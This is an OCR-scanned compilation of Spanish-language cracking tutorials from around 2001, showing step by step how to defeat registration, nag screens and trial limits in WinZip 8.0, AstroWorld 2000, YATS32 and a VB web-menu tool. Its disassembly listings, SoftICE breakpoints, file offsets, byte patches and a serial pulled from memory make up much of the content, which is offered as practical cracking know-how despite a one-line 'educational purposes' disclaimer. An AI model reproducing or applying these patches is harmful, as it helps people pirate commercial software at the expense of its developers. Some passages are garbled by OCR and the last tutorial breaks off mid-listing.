181	1	RegCloseKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	
182	1	RegOpenKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	Key: 0x[illegible]
183	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pwd	SUCCESS	
184	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pwd	SUCCESS	0x[illegible]
185	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pwd	SUCCESS	"[illegible]"
186	1	RegCloseKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	
187	1	RegQueryValue	HKLM\SOFTWARE\WINDOWS\Media\chord.wav	NOT FOUND	
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]

A BusKar El Zeryal

Ok . vamos a seguir traceando a ver por que nos da este eror.
Se acuerdan que en el registro guardaba un string como este:

SetValueEx HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pwd SUCCESS "123456789"
Vamos a buscar ese strin.. preguntan para que, pues bien.. la primera logica que se me ocurre es que cuando el sistema arranca o le das about el compara lo que hay dentro de ese strin contra la formula de generacion que tiene, si es igual pasa ,si no da que no esta registrado.. bueno vamos a tracear esta instrucion , primero la buscamos como ref.

PWD

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Possible StringData Ref from Code Obj ->"pwd"
                                        |
:0048EAA7 68FC1D4100                    push 00411DFC
:0048EAAC 890A                          mov dword ptr [edx], ecx
:0048EAAE 8B4D90                        mov ecx, dword ptr [ebp-70]
:0048EAB1 894594                        mov dword ptr [ebp-6C], eax

* Possible StringData Ref from Code Obj ->"Settings"
                                        |
:0048EAB4 68C81D4100                    push 00411DC8
:0048EAB9 894A04                        mov dword ptr [edx+04], ecx
:0048EABC 8B4DE4                        mov ecx, dword ptr [ebp-1C]
:0048EABF 51                            push ecx
:0048EAC0 894208                        mov dword ptr [edx+08], eax
:0048EAC3 8B4598                        mov eax, dword ptr [ebp-68]
:0048EAC6 89420C                        mov dword ptr [edx+0C], eax
:0048EAC9 FFD7                          call edi

* Reference To: MSVBVM60.__vbaStrMove, Ord:0000h
                                        |
:0048EACB 8B359C124000                  mov esi, dword ptr [0040129C]
:0048EAD1 8BD0                          mov edx, eax
:0048EAD3 B918705300                    mov ecx, 00537018
:0048EAD8 FFD6                          call esi
:0048EADA 8D4DE4                        lea ecx, dword ptr [ebp-1C]
```

JejSi buscamos hacia abajo .. no conseguimos ninguna call quiere decir que cualquier proceso se esta ejecutando ahí mismo, pero si seguimos bajando conseguimos un condicional... jeje si vemos encima de ese jne hace una referencia a visualbasic _vbastrcmp osea un string compare.. ok nos paramos sobre ella y le damos al boton de jump to.
Por cierto el jnz que les comento esta en la linea.. :0048EB00
Y caemos en el sitio de validacion.
Seguimos bajando por el codigo y encontramos una Call en la linea :0048EEE1 .. esta call es donde el compara el codigo que genero para esta instalacion .. genera el bueno y se trae un valor
Si seguimos bajando vemos como el programa empieza a hacer una serie de operaciones ..
Seguimos bajando, vemos que no hay mas call, pero en la linea :0048EF45 hay otro condicional..
Jeje aquí si creo que es..... perfecto vamos a cambiarlo por jne
Osea vamos a cambiar el string 0F8434040000 POR 0F8534400000 vieron que solo cambie el 84 por 85 el resto sigue igual... ahh.. El offset es 8EF45
Y probamos--- se acuerdan que ya en el registro esta la clave..
Entramos en nuestra version modivicada y nos vamos al about..

JEje Programa Registrado

Jjeje que simpatico si Uds. Borran el contenido de pwd o el PID del registro y entran de nuevo el mismo se registra con otro password y pid diferente..
Tonto verdad...

nOTAS

Cualquier error por favor pido disculpas, y si lo ven por favor me lo dicen, para corregirlo.. recuerden que soy humano y por lo tanto no soy perfecto.. (:-)) y no quiero serlo tampoco...

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo
- [DeK_OiN]

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***AstroWorld 2000 v 4.1.0.1 (Spanish Edition)***

PROTECCION:	**Limitacion de tiempo & Nag Screen**
Objetivo:	**Quitar Tiempo Limite y Nag Screen**
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	*http://www.astroworld.com*
Herramientas:	• **Soft Ice** • **Hex Work Shop v 3.0** • **RVA Converter v 1.1**
CRACKER:	**Profesor_X**
FECHA:	**15/04/2001**

INTRODUCCION

otra vez .. jejeje ... con otro tuto más espero que les guste, le toca el banquillo de los acusados a la aplicación llamada **Astroworld v 4.1.0.1** la cual sirve para poder crear tus cartas astrologicas ya sea actual o de cuando naciste, con estas cartas astrologicas podras saber si naciste para el cracking o no.. jejejjeje ...

AL ATAKE

Comentario del Programa

- El **Astroworld v 4.1.0.1** tiene muchisimas opciones para la creación de **:**
  1. Cartas astrologicas
  2. Cartas Planetarias
  3. Horoscopos
  4. etc. etc.


  la verdad es bueno este programa para los que gustan de estos temas , a mi no me gustan estos temas, pero ahi les va el tuto para los que esten interesados....

Objetivos

1. Quitar el Tiempo Limite y la NAg Screen

Manos a la Obra

empezemos con el MENJURGUE, lo primero que hacemos es analizar el programa para ver si esta empakado y en que lengueje fue hecho, para eso usamos el File Inspector v 4.2 y nos muestra lo siguiente:



como podemos ver no esta empakado y esta hecho en Visual C++ v 5.0, mmmm interesante, ahora lo siguiente sera analizar el programa ...lo ejecutamos y nos aparece una ventana como esta:

seguida de la ventana principal del programa ... jejejjeje ... como pueden ver nos muestra dos botones , si damos click en SIGUIENTE entramos al programa, ok! lo importante aqui es quitar ese tiempo limite y la NAg screen, para eso tenemos que hacer uso de nuestro querido y gran ponderado SOFTICE ok! lo primero que hacemos es ejecutar de nuevo el ASTROWORLD y dejamos que aparesca la ventana que nos avisa que se termino el periodo de prueba, una vez ahi vamos y damos CONTROL D el cual nos manda a el SICE y ponemos el comando TASK el cual nos mostrara la siguiente información :

```
TaskName   SS:SP      StackTop  StackBot  StackLow  TaskDB  hQueue  Events

Ins90e0  * 0000:0000  00699000  006A0000            515E    513F    0000
```

```
Seekrep    0000:0000  0064B000  00650000            519E    514F    0000

Dreamwea   0000:0000  00C7A000  00C80000            121E    48F7    0000

Ddhelp     0000:0000  0056D000  00570000            4AD6    0000    0000

Astrowor   0000:0000  0085C000  00860000            10F6    0FBF    0000

Wmiexe     0000:0000  0056D000  00570000            22FE    0000    0000

Msmsgs     0000:0000  006FB000  00700000            3416    231F    0000

Winampa    0000:0000  0063E000  00640000            351E    3467    0000

Flash32    0000:0000  00B3D000  00B40000            361E    3537    0000

Avgcc32    0000:0000  0065B000  00660000            36C6    354F    0000

Promon     0000:0000  0063E000  00640000            3776    36F7    0000

Systray    0000:0000  0063D000  00640000            244E    373F    0000

Taskmon    0000:0000  0063E000  00640000            2356    23DF    0000
```

despues de eso podemos ver que encontramos en ejecución el ASTROWORLD, despues de eso seguimos en el SOFT ICE y damos el comando:

HWND ASTROWOR

y nos aparece lo siguiente:

```
 0698(1)        0FBF    32  ASTROWORL #32770 (Dialog)       13D7:00000B38

  069C(2)       0FBF    32  ASTROWORL Edit                  13D7:00000B38

  06A0(2)       0FBF    32  ASTROWORL Edit                  13D7:00000B38

  06A4(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06A8(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06AC(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06B0(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06B4(2)       0FBF    32  ASTROWORL Static                13D7:00000B38

  06B8(2)       0FBF    32  ASTROWORL Static                13D7:00000B38
```


ya sabemos ahora cual es el HANDLE de la ventana del astroworld que es 0698 , ahora seguimos en el softice y ponemos

BMSG 0698 WM_DESTROY

y damos enter , despues damos control d y salimos del SOFTICE y ahora si damos click en el boton de SIGUIENTE y saltamos directamente al SOFTICE en el cual damos F12 varias veces hasta caer en el codigo del ASTROWORLD al caer en el codigo , empesamos a dar F10 hasta pasar dos RET y inmediatamente que pasamos el segundo RET caemos en la siguiente parte del codigo:

```
0167:00411EC9  C645FC01            MOV       BYTE PTR [EBP-04],01

0167:00411ECD  8D8DD0FCFFFF        LEA       ECX,[EBP-0330]

0167:00411ED3  E8065B1000          CALL      005179DE

0167:00411ED8  83F803              CMP       EAX,03  <----caemos aqui

0167:00411EDB  7533                JNZ       00411F10

0167:00411EDD  C785ECF9FFFF03000000MOV       DWORD PTR [EBP+FFFFF9EC],00000003
```

bueno amigos creo que esta super claro, despues del segundo ret, caemos una linea abajo de la call que genera la ventana y hace la comprobación del time, jejeee, ahora lo que tenemos que hacer es eliminar esa CALL en la dirección de memoria 411ED3 , ok entonces abrimos el ejecutable del ASTROWORLD en el editor hexadecimal y ahora tenemos que sacar su offset de esa direccion de memoria, como lo hacemos bueno pues muy facil para no estar esperando a que se desensamble , vamos y usamos la grandiosa herramienta hecha por LaZaRuS el RVA Converter v 1.1 en el cual en el menu de file seleccionamos LOAD y cargamos el ejecutable del ASTROWORLD y ponemos como aparece en la ventana :



en la opcion de RVA ponemos la direccion de memoria en la cual se encuentra esa call y nos da como offset 11ED3, una vez con el offsett vamos al editor hezadecimal y vamos a ese offset y cambiamos:

por

guardamos los cambios y ejecutamos de nuevo la copia modificada del ASTROWORLD yyyyyyyyyy????????, jejejejejjeje nada de nag ni limite de tiempo.....jejejjeejjejejjejej....ahora si podemos decir.....

PROGRAMA CRACKEADO.....!!!!!!!!!!!!

nOTAS

ESPERO les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO (nEw tNt crAK teAM mEMBER) cONGRATULATIONS!!!**
- **Txeli**
- **Kuato_Thor**
- **Txotxo**
- **Turbop**
- **Karpoff**<font COLOR

Karpoff Spanish Tutor 2001

Programa: ***Winzip v8.0 (3105)***

PROTECCION:	**Serial**		
Objetivo:	**Encontrar un Serial Valido**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	http://www.any on internet		
Herramientas:	**Softice v3x**		
CRACKER:	**SiLvEr StOrM**	**FECHA:**	**15/04/2001**

INTRODUCCION

JeJe como siempre esto de hacer tutoriales es entretenido, aunque mas divertido es entender los diferentes esquemas de generacion de claves que usan las casas de software,Aqui vamos de nuevo con otro tutorial , sigo acendiendo, ya he alcanzado la suma de 9 tutoriales.. gracias a todos Uds...(por tener paciencia de leerwelos), espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

Por cierto muchas gracias a mi amigo KuaTo.

AL ATAKErr

Comentario del Programa

- El programa que vamos a Busacr es un programa que creo que un 99% de los usuarios de computadoras usan o por lo menos los deberia usar.. es un compactador de archivo para generar archivos comprimidos (buenisimo)

Objetivos


1. Busacr el Serial Valido

Manos a la Obra

Primero instalamos nuestro programa y lo ejecutamos

Presionamos Enter Registration Code...


y veremos algo como esto:



Llenamos los spacios con nuestros datos: en mi casolo pongo como ven en esta pantalla

Prueben uds. con sus propios datos.

Y presionamos Ok.



Ok.. Seguimos con nuetro infalible plan de conseguir el serial

A BusKar El Zeryal

Para la busqueda de serial Presionamos ACEPTAR y volvemos con los datos aneriores..

Antes de darle Ok -.------ Presionamos Control D y abrimos Softice (sice). Ponemos un Breakpiont en GETDLGITEMTEXTA y salimos de Sice con Control D.

Presionamos Ok.

SIce se abre... ESTA VEZ NO NOS IMPORTA LA PRIMERA VEZ PUES SOLO REVISA EL NOMBRE

Presionamos Control D y SICE se cerrara y aparecera de nuevo aqui.

015F:00407F8F CALL [USER32!GetDlgItemTextA] ^

015F:00407F95 PUSH ESI ----------Caemos AQui..

015F:00407F96 CALL 0043F89A

015F:00407F9B PUSH ESI

015F:00407F9C CALL 0043F8C3

015F:00407FA1 CMP BYTE PTR [0048CD78],00

015F:00407FA8 POP ECX

015F:00407FA9 POP ECX

015F:00407FAA JZ 00408005

015F:00407FAC CMP BYTE PTR [0048CDA4],00

015F:00407FB3 JZ 00408005

015F:00407FB5 CALL 004079D5 ----------ESTA CALL ES EL IMPORTANTE .. AQUI GENERA EL CODE

015F:00407FBA TEST EAX,EAX ---------- COMPARA EL CODIGO...

015F:00407FBC JZ 00408005 ---------- SALTA SI NO ES IGUAL.....

015F:00407FBE PUSH EDI

015F:00407FBF MOV EDI,0047FFA4

----------WINZIP32!.text+6F8F----------

Ok.. Desabilitamos TODOS los BREAKPIONTS... escribimos BC *

Y ponemos uno en ESA CALL.

escribimos BPX 004079D5

Y salimos de Sice --Control D

Datos Iguales y Presionamos OK.

Sice Abre de nuevo..

015F:004079D2 RET 0004

015F:004079D5 PUSH EBP ----------Caemos aqui...

015F:004079D6 MOV EBP,ESP

015F:004079D8 SUB ESP,00000208

015F:004079DE PUSH EBX

015F:004079DF PUSH ESI

015F:004079E0 XOR ESI,ESI

015F:004079E2 CMP BYTE PTR [0048CD78],00

015F:004079E9 PUSH EDI

015F:004079EA JZ 00407A8A

015F:004079F0 LEA EAX,[EBP-14] v

015F:004079F3 PUSH EAX < > v

----------WINZIP32!.text+69D2----------

Presionamos 58 veces F10 hasta caer aqui.

0167:0079F2E8 43 36 30 31 31 36 45 30-00 01 00 00 00 00 56 F5 C60116E0.....V.^ ----- > Nuestro Serial Valido

0167:0079F2F8 01 00 02 00 0B 00 EA 82-17 23 42 00 46 16 3C 0A .....#B.F.<.^

0167:0079F308 00 00 28 83 A3 0E 7F 04-00 00 09 00 00 00 09 00 ..(...&127;.....

0167:0079F318 02 00 90 01 02 00 47 11-38 83 17 0C 57 17 BC 01 .....G.8...W...

0167:0079F328 C1 01 38 83 1E 0C 57 17-0E 01 90 01 0B 00 17 27 ..8...W.....'

0167:0079F338 5A 83 E1 28 01 00 00 00-5F 22 0B 00 90 01 1C 58 Z..(...._".....Xv

0167:0079F348 67 01 00 00 00 00 02 00-64 F3 4F 4B 1C 58 02 00 g.....d.OK.X..v

----------PROT32-

015F:00407A9E MOV ESI,0048CDA4 ^

015F:00407AA3 LEA EAX,[EBP-0140] ^

015F:00407AA9 PUSH ESI

015F:00407AAA PUSH EAX _____> Aqui Adentro Encerraron NUESTRO SERIALVALIDO ... ? eax

015F:00407AAB CALL 004692D0

015F:00407AB0 ADD ESP,10

015F:00407AB3 NEG EAX

015F:00407AB5 SBB EAX,EAX

015F:00407AB7 INC EAX

015F:00407AB8 MOV [00489FDC],EAX

015F:00407ABD JNZ 00407B27 v

015F:00407ABF LEA EAX,[EBP-0140] < > v


----------WINZIP32!.text+6A9E----------

Caundo estemos sobre esta linea tipeamos ? eax y anotamos ese numerito que aparece..

Borramos los bp ... bc *

y Control D para salir de Sice.

Ponemos el numerito que conseguimos.. y listo Programa Registrado.



nOTAS

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

2ª Planta... Cosmética y maquillaje :o)

PROTECCION:	**Name / Serial, Limitacion de Tiempo**		
Objetivo:	Simular estar registrados		
Dificultad:	Novato		
Herramientas:	**SoftIce, file insPEctor, Proc Dump, W32dasm, Editor Hexadecimal, eXeScope, Resource Hacker**		
CRACKER:	**Caos reptante**	**FECHA:**	**20/03/2001**

INTRODUCCION

Este es mi cuarto tutorial, y si alguien ha leído los tres anteriores, se habrá dado cuenta de que mi manera preferida de crackear un programa es obtener el serial number que nos permita registrarnos, o, si es posible, elaborar un generador de números de serie. Esto es muy limpio, ya que así evitamos manipular el programa original y además tiene la ventaja de que, con un poco de suerte, el número nos va a servir para registrar alguna versión posterior del programa. Por el contrario, si parcheamos por ejemplo la versión 1.0 de un programa, lo más seguro es que si aparece la versión 1.01, el parche ya no nos sirva. Sin embargo, muchas veces, bien porque es demasiado complicado obtener el número de registro, o bien porque el registro no se hace a base de entrar un número, nos vemos obligados a parchear el programa para que se comporte como si realmente estuviera registrado a nuestro nombre. A eso me refiero al hablar de "cosmética y maquillaje" :o) Ahora vamos a ver tres ejemplos de lo que se puede hacer en estos casos. Estos programas han sido elegidos, en parte por azar y en parte porque la utilidad o calidad del programa (bajo mi punto de vista) no justifican la inversión de tiempo necesaria para aplicarles un "tratamiento" más conveniente.


AL ATAKE

Programa:	YATS32 Versión 8.1 (Build 15)
Descripcion:	Este programa sincroniza la hora de nuestro ordenador con unos relojes que deben ser la hostia.
DOWNLOAD:	http://www.dillobits.com/

Cuando arrancamos el programa, nos saluda una "preciosa" nag que nos dice que tenemos 30 días por delante para registrarnos o dejar de utilizarlo, y nos da la posibilidad de introducir el serial number correspondiente o de evaluar el programa. En este caso, trataremos de parchearlo para que parezca registrado.

Lo primero que debemos hacer es utilizar el file insPEctor para saber con qué nos encontramos. Y nos encontramos con que el programa está compilado con Neolite 2.0. El siguiente paso lo daremos con el ProcDump. Ejecutaremos el ProcDump -> Unpacker -> Neolite2 y ya está. Salvamos el programa descomprimido como Yats.exe, e intentamos abrirlo con el W32Dasm. El resultado es:

Volvemos al ProcDump y seguimos los pasos siguientes: PE Editor -> Choose Executable: Yats -> Sections, y vemos lo siguiente:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	00034000	00001000	00033EB0	00001000	C0000080
.rdata	0000D000	00035000	0000CDE4	00035000	40000080
.data	0001C594	00042000	000182BC	00042000	C0000040
.rsrc	0000EB50	0005F000	0000E9C8	0005B000	40000040
.neolit	00006260	0006E000	000047D4	0006A000	E0000020
.idata	00002				

A continuación, transcribo una parte de "Descabezando archivos ejecutables portables" de nuMIT_or donde se explica el significado de la numeración del campo Characteristics:

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es ejecutable, si es compartible, etc.

PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

- 000000020h __Código.
- 000000040h __Datos inicializados.
- 000000080h __Datos no inicializados.
- 040000000h __Sección cacheable.
- 080000000h __Sección paginable.
- 100000000h __Sección compartida.
- 200000000h __Ejecutable.
- 400000000h __Se puede leer.
- 800000000h __Se puede escribir en la sección.

Así pues, debemos cambiar el valor de la sección .text, C0000080 por un valor que nos permita acceder al código del programa, o mejor aún, un valor que nos dé "licencia para matar", como E0000020. (botón derecho -> Edit section) Sobre este tema, también es recomendable consultar "Cracking desde cero para súper newbies 8", un excelente trabajo de DeK_OiN.

Ahora el W32Dasm nos revelará los secretillos del programa sin ningún problema. Podemos empezar por las referencias a "REGISTERED TO", "30 DAY EVALUATION", "EVALUATION PERIOD EXPIRED", las cuales nos conducirán al meollo de la cuestión. Si seguimos los pasos entre estas referencias tendremos a la vista el código que determina si estamos registrados o no, y en este caso los días que nos quedan:

```
* Possible Reference to String Resource ID=00604: comments@dillobits.com
                                |
:0040125D 685C020000            push 0000025C
:00401262 8D8E24020000          lea ecx, dword ptr [esi+00000224]
:00401268 E8A2A30200            call 0042B60F
:0040126D 391DC8AD4500          cmp dword ptr [0045ADC8], ebx
:00401273 747C                  je 004012F1
```

Mediante esta comparación, el programa determina si estamos registrados o no. Para lo que queremos hacer, será suficiente con "nopear" el salto, pero vamos a echar un vistazo al resto.

```
:00401275 8DBE1C020000          lea edi, dword ptr [esi+0000021C]

* Possible StringData Ref from Data Obj ->"Registered to "
                                |
:0040127B 682C214400            push 0044212C
:00401280 8BCF                  mov ecx, edi
:00401282 E817A10200            call 0042B39E
:00401287 8D45EC                lea eax, dword ptr [ebp-14]
:0040128A B960A44500            mov ecx, 0045A460
:0040128F 50                    push eax
:00401290 E862030000            call 004015F7
:00401295 8B00                  mov eax, dword ptr [eax]
:00401297 8D8D68FFFFFF          lea ecx, dword ptr [ebp+FFFFFF68]
:0040129D 51                    push ecx
:0040129E 50                    push eax
:0040129F C645FC01              mov [ebp-04], 01
:004012A3 E8E4000000            call 0040138C
:004012A8 59                    pop ecx
:004012A9 885DFC                mov byte ptr [ebp-04], bl
:004012AC 59                    pop ecx
:004012AD 8D4DEC                lea ecx, dword ptr [ebp-14]
:004012B0 E8AC9F0200            call 0042B261
:004012B5 8D8568FFFFFF          lea eax, dword ptr [ebp+FFFFFF68]
:004012BB 8BCF                  mov ecx, edi
:004012BD 50                    push eax
:004012BE E813A20200            call 0042B4D6

* Possible StringData Ref from Data Obj ->"Using a copy not registered to "
                                        ->"you is illegal."
```

```
                                |
:004012C3 683C214400            push 0044213C
:004012C8 8D8E2C020000          lea ecx, dword ptr [esi+0000022C]
:004012CE E8CBA00200            call 0042B39E
:004012D3 53                    push ebx
:004012D4 8D8EA4010000          lea ecx, dword ptr [esi+000001A4]
:004012DA E8A0970200            call 0042AA7F

* Possible StringData Ref from Data Obj ->"Ok"
                                |
:004012DF 686C214400            push 0044216C
:004012E4 8D8E30010000          lea ecx, dword ptr [esi+00000130]
:004012EA E8D8960200            call 0042A9C7
:004012EF EB66                  jmp 00401357
```

Salto a la ejecución normal del programa.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401273(C)
|
:004012F1 A10CA54500            mov eax, dword ptr [0045A50C]
:004012F6 8B1510A54500          mov edx, dword ptr [0045A510]
:004012FC 8BC8                  mov ecx, eax
:004012FE 0BCA                  or ecx, edx
:00401300 7512                  jne 00401314
```

Que cosa más rara, he puesto en marcha la máquina del tiempo y, por más días que pasen, este salto no se llega a producir. Por lo tanto, el programa siempre nos indicará lo de los 30 días, sin que llegue a decir que el periodo de evaluación ha terminado, ni que llevamos tantos o cuantos días.

```
* Possible StringData Ref from Data Obj ->"30 DAY EVALUATION"
                                |
:00401302 6870214400            push 00442170

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401340(U)
|
:00401307 8D8E1C020000          lea ecx, dword ptr [esi+0000021C]
:0040130D E88CA00200            call 0042B39E
:00401312 EB43                  jmp 00401357
```

Salto a la ejecución normal del programa.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401300(C)
|
:00401314 53                    push ebx
:00401315 8BF8                  mov edi, eax
:00401317 8955EC                mov dword ptr [ebp-14], edx
:0040131A E84F450100            call 0041586E
:0040131F 59                    pop ecx
:00401320 2BC7                  sub eax, edi
:00401322 1B55EC                sbb edx, dword ptr [ebp-14]
:00401325 53                    push ebx
:00401326 6880510100            push 00015180
:0040132B 53                    push ebx
:0040132C 52                    push edx
:0040132D E86E7C0100            call 00418FA0
:00401332 6A1E                  push 0000001E
:00401334 59                    pop ecx
```

Bonita manera de poner en ECX los 30 días. ¿Será para despistar?

```
:00401335 2BC8                  sub ecx, eax
:00401337 3BCB                  cmp ecx, ebx
```

```
:00401339 7F07                jg 00401342

* Possible StringData Ref from Data Obj ->"EVALUATION PERIOD EXPIRED"
                              |
:0040133B 6884214400          push 00442184
:00401340 EBC5                jmp 00401307
```

Este salto nos llevaría a la ejecución del programa sin limitación alguna, pero eso sí, con el letrerito destinado a sacarnos los colores ;o)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401339(C)
|
